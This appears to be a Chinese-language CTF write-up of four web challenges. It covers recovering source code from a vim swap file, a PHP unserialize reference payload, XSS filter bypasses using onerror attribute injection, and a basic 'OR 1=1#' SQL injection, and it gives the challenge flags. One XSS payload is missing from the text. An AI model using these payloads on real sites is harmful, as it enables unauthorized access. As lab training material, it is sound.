

Week2 writeup

Web


1.random?

描述

多random几次没准就随机到一样的值呢 PS:网不好vim线上改代码真是致命

这里看出是 vim 备份泄露

所以在网页里尝试了 random.php~, random.php.swp, .random.php.swp, 结果是.random.php.swp 提示下载了 random.php.swp, 在 linux 用 vim -r random.php.swp 打开得到源码



```
<?php
error_reporting(0);
include('flag.php');

class emmm
{
    var $public;
    var $secret;
}

if ($_GET['emmm']) {
    $emmm = unserialize($_GET['emmm']);
    if (!is_object($emmm)) {
        die("error");
    }
    $emmm->public = random_int(0, 1000000000);
    $emmm->secret = random_int(0, 1000000000);
    if ($emmm->public == $emmm->secret) {
        echo $flag;
    }
}
```

所以要将emmm反序列化后传入是的\$emmm->public==\$emmm->secret所以我们是\$emmm->secret=&\$emmm->public

经过序列化后在 url 后加上

?emmm=O:4:"emmm":2:{s:6:"public";i:2;s:6:"secret";R:2;}



得到 flag

2.xss-1

源码给出一部分



# Try to alert(1)

```
function charge(input) {
  input = input.replace(/script/gi, '_');
  input = input.replace(/image/gi, '_');
  input = input.replace(/\(/, '_');

  return '<article>' + input + '</article>';
}
```

try to input something...

也就是限制了script的出现,那img没限制所以payload:  
 

web客服fantasyqt 2018/2/12 8:43:04

hgame{#X5s\_soo00o\_e4sy#}

, 联系客服得到 flag

3.xss-2

```
function charge(input) {
  input = input.replace(/script/gi, '_');
  input = input.replace(/img/gi, '_');
  input = input.replace(/image/gi, '_');
  input = input.replace(/\(/, '_');
  input = input.replace(/\>/, '_');
  return '<input value="' + input + '" type="text">';
}
```

try to input something...

源码给出

就直接 ASCII 十进制转换用 image 就好了, 因为(<, >) 被限制值能在 input 标签里构造, 然后 payload:

```
" type="image" src="a" onerror="alert(1)"
```

web 客服 fantasyqt 2018/2/16 22:18:32

```
hgame{#LuCkY_y0u_a1ert_l#}
```

联系客服得到 flag

4. 最简单的 sql 题



直接把 'OR 1=1#' 注入拿到 flag